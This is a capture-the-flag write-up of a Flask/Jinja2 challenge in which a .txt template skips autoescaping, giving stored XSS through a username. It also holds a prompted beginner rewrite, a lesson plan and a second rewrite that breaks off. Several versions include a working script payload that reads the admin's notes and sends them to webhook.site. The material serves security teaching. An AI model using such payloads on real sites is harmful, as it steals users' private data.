
****

**Web Security**

****

**Prerequisites & Requirements**

* Basic understanding of Flask web framework
* Knowledge of template engines, specifically Jinja2
* Understanding of Client-Side JavaScript and XSS attacks

**What will you learn?**

* Understanding Flask template rendering mechanisms
* Exploiting template file extension vulnerabilities
* Leveraging XSS to exfiltrate sensitive data

**Tools**


* Web browser
* Burp Suite or similar proxy tool
* Basic text editor

**Description**

I really love jinja, I love how it keeps me safe from XSS.


**Discovery**


Upon opening the web page, we're presented with login and register functionalities. The first step is to register an account and log in to explore the application's features



After logging in, we discover four main functions:

1. Add personal notes
2. View how many notes a specific user has created
3. Check how many words a specific user has written
4. View specific user stats



Let's examine the note count functionality as an example.  


## If we want to get the stats of another user, we can simply change the username parameter in the GET request: /activity?action=note\_count.html&username=x But if the user does not exist, it will redirect us to /

## Let's examine the source code to try to spot the vulnerability.

## We have a bot endpoint that we can report links to the admin bot to visit:

| def bot():  result = None    if request.method == 'POST':  url = request.form.get('url', '')  description = request.form.get('description', '') # Captures description    if not url:  flash('URL is required.')  return redirect(url\_for('bot'))    # For security, make sure URL starts with http:// or https://  if not url.startswith(('http://', 'https://')):  flash('URL must start with http:// or https://')  return redirect(url\_for('bot'))    # Store the report in the database  try:  # Create and save a new report  report = Report(  url=url,  description=description, # Saves description  reported\_by=current\_user.id  )  db.session.add(report)  db.session.commit()    import requests    # Send the report to the bot service  bot\_url = 'http://localhost:3000/'  payload = {'url': url}    try:  response = requests.post(bot\_url, data=payload, timeout=20)  if response.status\_code == 200:  result = {  'url': url,  'description': description,  'checked': True,  'result': "Your URL has been reported to the admin. The bot will visit it shortly."  }  flash('URL reported successfully!')  else:  # Update report status to failed  report.status = 'failed'  db.session.commit()    result = {  'url': url,  'description': description,  'checked': False,  'result': "Error: The bot service returned an error."  }  flash('Failed to report URL to the bot.')  except Exception as e:  result = {  'url': url,  'description': description,  'checked': False,  'result': f"Error: {str(e)}"  }  flash(f'Error connecting to bot service: {str(e)}')    except Exception as e:  flash(f'Error processing request: {str(e)}')  return redirect(url\_for('bot'))    return render\_template('bot.html', result=result) |
| --- |

## Also, from /Bot/bot/bot.js we can see the bot applies a hard regex on the links so only links with the localhost:PORT as origin are acceptable:

APPURLREGEX: process.env['APPURLREGEX'] || "^http:\\/\\/localhost:[0-9]+\\/.\*$",

## This setup is a massive indicator for XSS vulnerability potential.

**Searching**

But where is the XSS? All user-supplied data is injected safely in the frontend using Jinja as a template engine, and Jinja by default does HTML escaping for the input in {{ }} expressions. According to the documentation (<https://jinja.palletsprojects.com/en/stable/templates/#html-escaping>),so all user-supplied input should be safe. Looks like a dead end, doesn't it?

**Fortunately, there is a file in /template/activity called notes.txt that looks like it has been left there by mistake and should be deleted. We are even more fortunate that the content of the file is:**

| jinja is good honestly .. it keeps me away from xss with it's autoescape  as an example, {{ username }} will be escaped automatically. |
| --- |

According to the Flask documentation (<https://flask.palletsprojects.com/en/stable/templating/>), autoescaping is enabled for all templates ending in .html, .htm, .xml, .xhtml, as well as .svg when using render\_template().

But how can we make the app render the txt file as a template? In the activity endpoint in the source code, we can see that the app handles the template choosing like this:

| # Prepare template parameters  template\_params = {  'username': username,  'note\_count': note\_count,  'rank': user\_rank,  'word\_count': total\_words,  'word\_rank': word\_rank,  'note\_rank': user\_rank  }  # Get the list of available activity templates  activity\_templates\_dir = os.path.join(app.root\_path, 'templates', 'activity')  available\_templates = [f.split('.')[0] for f in os.listdir(activity\_templates\_dir)]  template\_name = f'activity/{action}'  # Pass available templates list to the template  template\_params['available\_activities'] = available\_templates  return render\_template(template\_name, \*\*template\_params) |
| --- |

Here's the flow:

1. **Get** action **Parameter**: The function retrieves the value of the action query parameter from the request. If action is not provided, it defaults to 'note\_count'.
2. Construct Template Name: The template\_name is dynamically constructed by prepending activity/ to the value of the action parameter. For example, if the URL is /activity?action=word\_count.html, the action will be word\_count.html, and template\_name will become word\_count.html.
3. List Available Templates: The code also lists all files in the activity directory, and then chooses the template name based on the action parameter to be one of this list.

So, if a request comes in as /activity?action=user\_stats.html&username=someuser, the user\_activity function will render the template located at user\_stats.html. The files like templates/activity/note\_count.html, templates/activity/word\_count.html, templates/activity/user\_stats.html and templates/activity/notes.txt are the actual templates that get selected based on this action parameter.

This flow reveals that if we send a GET request with ?action=notes.txt and set the username value to malicious JavaScript code, our code will be executed in the browser when the template is rendered. This happens because:

1. The application will use notes.txt as the template
2. Since .txt files are not in the list of extensions that get autoescaping, our JavaScript in the username parameter won't be escaped
3. When {{ username }} is rendered in the template, our JavaScript will be injected directly into the page

However, we can't just use any value for the username because the application checks if it exists in the database:

| user = User.query.filter\_by(username=username).first()  if not user:  flash('User not found.')  return redirect(url\_for('index')) |
| --- |
|  |

So we need to register an account with a username that contains our malicious JavaScript payload.

**(Exploitation - Decoding)**

Note that The malicious payload needs to be JavaScript code that reads the notes of the admin, as we can see from init.sh that the flag is stored as an admin note:

if not flag\_note:

print("Adding flag note to admin account...")

flag\_note = Note(

content=f"SECRET FLAG: {flag}",

user\_id=admin.id

)

db.session.add(flag\_note)


Our exploit strategy:

1. First, we register a user with a malicious username containing JavaScript. The payload would be:


| <script>fetch('http://localhost:5000/notes').then(r=>r.text()).then(d=>fetch('https://webhook.site/here',{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify({note:d})}));</script> |
| --- |

2. Login with the that username

3. send this link to the admin  
`http://localhost:5000/activity?action=notes.txt&username=<script>fetch(%27http://localhost:5000/notes%27).then(r=>r.text()).then(d=>fetch(%27http://webhook.site/ID/here%27,{method:%27POST%27,headers:{%27Content-Type%27:%27application/json%27},body:JSON.stringify({note:d})}));</script>`



Then visit your webhook and you will get the flag



Moataz Prompt: i will give you a writeup for a web security challenge in a ctf. please rewrite the writeup for an entry level fresh graduate cyber security engineer , make it a structured format for ease of learning. . wait for the writeup

# **🛡️ Web Security Challenge: Exploiting Flask Template and XSS Vulnerabilities**

## **🧠 Prerequisites**

Before starting, make sure you're familiar with:

* Basic **Flask** web framework concepts
* **Jinja2** templating engine and its autoescaping behavior
* Basic **JavaScript** and understanding of **XSS (Cross-Site Scripting)**
* Familiarity with tools like **Burp Suite**, browser DevTools, and **webhooks**

## **🎯 Learning Objectives**

By completing this challenge, you will learn how to:

* Understand how Flask renders templates using Jinja2
* Identify and exploit **template file extension vulnerabilities**
* Craft a **stored XSS payload** to steal sensitive information
* Use a bot interaction endpoint to exfiltrate data

## **🛠 Tools Used**

| **Tool** | **Purpose** |
| --- | --- |
| Web browser | Interact with the web application |
| Burp Suite/ZAP | Intercept and modify HTTP requests |
| Webhook site | Receive exfiltrated data (e.g., flag) |
| Text editor | Write payloads and review scripts |

## **🔍 Step-by-Step Breakdown**

### **1. Initial Discovery**

* Open the target web page.
* Register a new user account.
* Login to access the main features.

### **2. Available Functionalities**

After login, the following features are available:

* Add personal notes
* View how many notes a specific user has created
* View how many words a user has written
* View a user’s detailed stats

You’ll notice that the **stats page** uses a query parameter:

bash

CopyEdit

/activity?action=note\_count.html&username=someuser

Changing username allows you to view stats of different users. However, if the username doesn’t exist, you're redirected back to /.

## **🕵️‍♂️ Code Review: Discovering the Vulnerability**

The source code reveals a /bot route that allows users to report URLs to an **admin bot**.

### **🔐 Bot Security Check**

* Ensures URLs start with http:// or https://
* Only allows URLs from localhost:<PORT> (due to regex filtering)

javascript

CopyEdit

APPURLREGEX: process.env['APPURLREGEX'] || "^http:\\/\\/localhost:[0-9]+\\/.\*$"

This tells us the bot will only visit **localhost URLs**, which is useful for XSS exploitation.

## **❌ Where’s the XSS?**

Most user inputs are rendered safely using {{ }} in Jinja2, which applies **autoescaping** for these template extensions:

* .html, .htm, .xml, .xhtml, .svg

### **🔍 Hidden Clue**

There's a file left behind at /template/activity/notes.txt with this content:

nginx

CopyEdit

{{ username }} will be escaped automatically.

However, **.txt** is **not** autoescaped by Flask/Jinja2!

## **🔥 Vulnerability: Template Rendering of .txt**

The /activity endpoint dynamically renders templates based on the action parameter:

python

CopyEdit

template\_name = f'activity/{action}'

return render\_template(template\_name, \*\*template\_params)

So, if we send:

javascript

CopyEdit

/activity?action=notes.txt&username=<script>alert(1)</script>

The app renders notes.txt as a template, and since it doesn’t autoescape .txt, the {{ username }} field becomes vulnerable to XSS.

## **⚙️ Exploitation Strategy**

We want to steal the admin's flag, which is stored as a **note** in the admin account:

python

CopyEdit

Note(content=f"SECRET FLAG: {flag}", user\_id=admin.id)

### **🚨 Problem: Only valid users can be used**

The app checks if the username exists before rendering:

python

CopyEdit

user = User.query.filter\_by(username=username).first()

if not user:

return redirect(url\_for('index'))

### **✅ Step-by-Step Exploitation**

#### **🪤 1. Register a user with an XSS payload in the username**

html

CopyEdit

<script>

fetch('http://localhost:5000/notes')

.then(r => r.text())

.then(d => fetch('https://webhook.site/YOUR-ID', {

method: 'POST',

headers: {'Content-Type': 'application/json'},

body: JSON.stringify({note: d})

}));

</script>

⚠️ Replace YOUR-ID with your actual Webhook URL (e.g., from [webhook.site](https://webhook.site)).

#### **🔐 2. Login with this malicious user**

#### **📩 3. Report a URL to the admin bot:**

bash

CopyEdit

http://localhost:5000/activity?action=notes.txt&username=<your\_encoded\_payload>

This causes the admin bot to render the notes.txt template with the injected <script> payload in the username. Since .txt isn’t autoescaped, your JavaScript runs in the bot’s browser and sends the admin notes (including the flag) to your webhook.

### **🎉 4. Success!**

Check your webhook – it should now contain a POST request with the content of the admin's notes, including the **flag**.

## **🧪 Summary Table**

| **Phase** | **Action** |
| --- | --- |
| Recon | Register, login, and explore functionalities |
| Source Review | Discover dynamic template loading and leftover .txt file |
| XSS Injection | Insert payload via username rendered unsafely in .txt file |
| Data Exfil | Use fetch() to send flag to webhook site |

## **🧠 Key Takeaways**

* **File extension matters** in Flask’s Jinja2 autoescaping.
* Be careful with **user-controlled template rendering** – it can lead to RCE or XSS.
* Even safe templating engines can become dangerous if misused.
* **XSS payloads** can be powerful when combined with bot endpoints.

Moataz Prompt lesson: generate a lesson that should cover all the knowledge that a beginner who doesn't have knowledge on the prerequisite and also the the topics handled in the writeup to read before going through this writeup

## **🛡️ Lesson Title: Intro to Web Security: Understanding Flask, Jinja2, XSS & Template Vulnerabilities**

### **🎯 Learning Objectives**

By the end of this lesson, a student will be able to:

* Understand how Flask works as a web framework.
* Comprehend how Jinja2 template rendering works.
* Recognize how autoescaping works and how it can be bypassed.
* Understand the basics of client-side JavaScript and XSS attacks.
* Perform a basic security analysis and exploit template rendering vulnerabilities.

## **🧱 Module 1: Basics of Web Applications**

### **Topics:**

* What is a web application?
* What are client and server roles?
* HTTP methods: GET vs POST
* Basic web request/response lifecycle

### **Resources:**

* [MDN Web Docs – HTTP Overview](https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview)
* [MDN – Client-Server Architecture](https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Client-Server_overview)

## **🐍 Module 2: Introduction to Flask (Python Web Framework)**

### **Topics:**

* Setting up a basic Flask app
* URL routing and view functions
* Rendering templates with render\_template
* Using Flask forms (GET/POST)
* Understanding the Flask project structure

### **Practice:**

* Create a basic Flask app that renders an HTML form and accepts input.

### **Resources:**

* Flask Beginner Tutorial
* Real Python: Flask by Example

## **🧩 Module 3: Templating with Jinja2**

### **Topics:**

* What is Jinja2 and how does it work with Flask?
* Template variables and expressions ({{ }} vs {% %})
* Autoescaping explained
* Template file extensions that enable autoescaping
* Escaping and unescaping (|safe filter)

### **Practice:**

* Create templates that display user-submitted content safely and unsafely.

### **Resources:**

* Jinja2 Official Docs – Template Basics
* Jinja2 – Autoescaping

## **💻 Module 4: Introduction to JavaScript for Web Security**

### **Topics:**

* Basic JavaScript syntax (variables, functions, fetch)
* Using fetch() to make HTTP requests
* Working with browser consoles and debugging
* Reading and writing to the DOM

### **Practice:**

* Write a JS snippet to fetch content from a page and log it to the console.

### **Resources:**

* [JavaScript for Beginners – Mozilla](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Introduction)
* [JavaScript fetch() API](https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API)

## **🧨 Module 5: Understanding Cross-Site Scripting (XSS)**

### **Topics:**

* What is XSS?
* Types of XSS (Stored, Reflected, DOM-based)
* How template engines like Jinja help mitigate XSS
* How XSS can be exploited when escaping is bypassed
* Real-world example of data exfiltration using JavaScript

### **Practice:**

* Try a basic reflected XSS example in a simple Flask app (with and without escaping).

### **Resources:**

* OWASP XSS Guide
* PortSwigger XSS Labs

## **🔍 Module 6: Exploiting Flask Template Injection Vulnerabilities**

### **Topics:**

* How template rendering works dynamically in Flask
* Danger of rendering non-HTML templates (e.g., .txt)
* Bypassing autoescape in Jinja2
* Using query parameters to change templates
* Practical example: Injecting JavaScript in {{ username }} in a .txt template

### **Resources:**

* [PayloadsAllTheThings – SSTI](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection)
* Flask/Jinja2 Templating Security

## **🛠️ Module 7: Using Burp Suite and Intercepting Requests**

### **Topics:**

* What is Burp Suite and why is it used?
* Setting up Burp Suite with your browser
* Viewing and modifying HTTP requests
* Intercepting forms and query parameters

### **Resources:**

* Burp Suite Community Edition Guide
* TryHackMe – Burp Suite

## **🧪 Module 8: Lab – Practice Exploiting a Flask App**

### **Guided Lab:**

Build or download a small vulnerable Flask app that:

* Has Jinja2 templates
* Dynamically chooses templates from a directory
* Uses user input unsafely
* Stores sensitive data (e.g., notes)

### **Tasks:**

1. Register an account with a JavaScript payload as the username.
2. Craft a URL to render a .txt template using the action parameter.
3. Send the URL to an admin bot to exfiltrate secret data.
4. Analyze what worked and what didn’t.

## **✅ Checklist Before Reading the Write-up**

Before jumping into the original write-up, ensure that you can:  
 ✔ Explain how Flask handles routing and templates  
 ✔ Understand what Jinja2 autoescape is and how it works  
 ✔ Write basic JavaScript and use fetch()  
 ✔ Identify and test for XSS vulnerabilities  
 ✔ Use Burp Suite to intercept and edit requests  
 ✔ Understand how insecure template rendering leads to XSS

—------------------------------------------------------------------------------------------------------------------

# **Web Security: Exploiting Template Rendering and XSS in Flask**

## **🧠 Prerequisites**

Before diving into this challenge, you should have:

* A **basic understanding of Flask**, a Python web framework.
* Familiarity with **template engines**, especially **Jinja2**.
* A general idea of **client-side JavaScript** and **Cross-Site Scripting (XSS)** attacks.

## **🎯 Learning Objectives**

By the end of this walkthrough, you will understand:

* How Flask renders templates using Jinja2.
* How file extension-based logic can introduce vulnerabilities.
* How to combine a template injection issue with an XSS attack to leak sensitive information.

## **🧰 Tools Needed**

* A **web browser** for interacting with the application.
* **Burp Suite** (or any intercepting proxy) to view and manipulate HTTP requests.
* A **text editor** for analyzing and editing code if needed.

## **🌐 Application Overview**

The target application includes basic functionality:

* User registration and login.
* Adding personal notes.
* Viewing user-specific stats, such as note count and word count.
* Viewing overall user statistics.

## **🔎 Initial Discovery**

After logging into the web app, we notice the following URL when checking user activity:

bash
